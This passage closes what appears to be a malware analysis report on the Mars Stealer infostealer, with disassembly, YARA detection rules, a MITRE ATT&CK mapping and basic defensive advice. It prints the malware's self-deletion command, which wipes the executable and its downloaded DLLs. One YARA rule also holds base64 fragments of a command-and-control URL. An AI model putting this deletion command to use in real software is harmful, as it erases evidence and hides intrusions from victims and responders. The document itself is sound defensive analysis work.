C745 C8 00000000       mov dword ptr ss:[ebp-38],0
C745 CC 00000000       mov dword ptr ss:[ebp-34],0
8B15 A484CC00          mov edx,dword ptr ds:[CC84A4]        edx:"open", 00CC84A4:&"open"
8955 D0                mov dword ptr ss:[ebp-30],edx        [ebp-30]:"open"
A1 1885CC00            mov eax,dword ptr ds:[CC8518]        eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit", 00CC8
8945 D4                mov dword ptr ss:[ebp-2C],eax        [ebp-2C]:"C:\\Windows\\system32\\cmd.exe"
8D8D CCFBFFFF          lea ecx,dword ptr ss:[ebp-434]       [ebp-434]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 36320000            call a9a5b67.AC3380
8945 D8                mov dword ptr ss:[ebp-28],eax        [ebp-28]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
C745 DC 00000000       mov dword ptr ss:[ebp-24],0
C745 E0 00000000       mov dword ptr ss:[ebp-20],0
C745 E4 00000000       mov dword ptr ss:[ebp-1C],0
```

Figure 43-Last Operation

The malware finishes its operation by deleting itself and the downloaded DLLs. The command used for deletion is;

```
" /c timeout /t 5 & del /f /q \"C:\\Users\\BilgisayarAdı\\Desktop\\Exe2\\a9a4b67.exe" & del \"C:\\ProgramData\\*.dll\"\" & exit "
```

YARA Rule

```
import "hash"

rule marsstealer

{

    meta:

        author = "ZAYOTEM"

        description = "marsstealer"

        first_date="11.01.2024”

        report_date="15.02.2024”

    strings:

        $str1 = "042230F3"

        $str2 = "+Gigafi yovojetifumi xefatixeyuli pahozanuju"

        $str3 = "micixosolinozeyakey"

        $str4 = "Dikome!Datohihinam kata jaze xovi tagewi"

        $api1 = “LocalAlloc”

        $api2 = “VirtualProtect”

    condition:

hash.md5(0,filesize)=="408d861f944cff1156ac2b05fae586ab" or all of ($str*) and
all of ($api*)

}
```

YARA Rule

```
import "hash"

rule marsstealer

{

    meta:

        author = "ZAYOTEM"

        description = "marsstealer"

        first_date="11.01.2024”

        report_date="15.02.2024”

    strings:

        $str1 = " aHR0cDovL2hvd2FyZHdvb2QudG9w"

        $str2 = " L2U5YzM0NWZjOTlhNGU2N2UucGhw"

        $str3 = " LzQxMmEwMzEwZjg1ZjE2YWQv"

    condition:

hash.md5(0,filesize)=="dc3ea51b2b9657712e874fd318e97f25" or all of ($str*)

}
```

MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	Command an	Defense Evasion	Exfliration	Reconnaissance
System Information Discovery (T1082)	Native API (T1106)	Event Triggered Execution (T1546)	Process Injection (T1055)	Data Encoding (T1132)	Obfuscated Files or Information (T1027)	Exfliration Over C2 Channel	Gather Victim Host Information (T1592)
System Location Discovery (T1614)		Create or Modify System Process (T1543)		System Location Discovery (T1614)	Hide Artifacts (T1564)		
Process Discovery (T1057)					Indicator Removal (T1070)		
System Time Discovery (T1124)							
System Owner/User Discovery (T1033)							
Virtualization/ Sandbox Evasion (T1497)							

Solution Proposals

1. A current antivirüs program should be used.

2. The operating system should be kept up to date.

3. Passwords should not be stored in plain text on the computer.

5. Attachments from unknown emails should not be opened.

6. Use trusted websites and sources for downloads to avoid exposure to malicious websites and downloads.

PREPARER

Ebubekir Erkaya Linkedin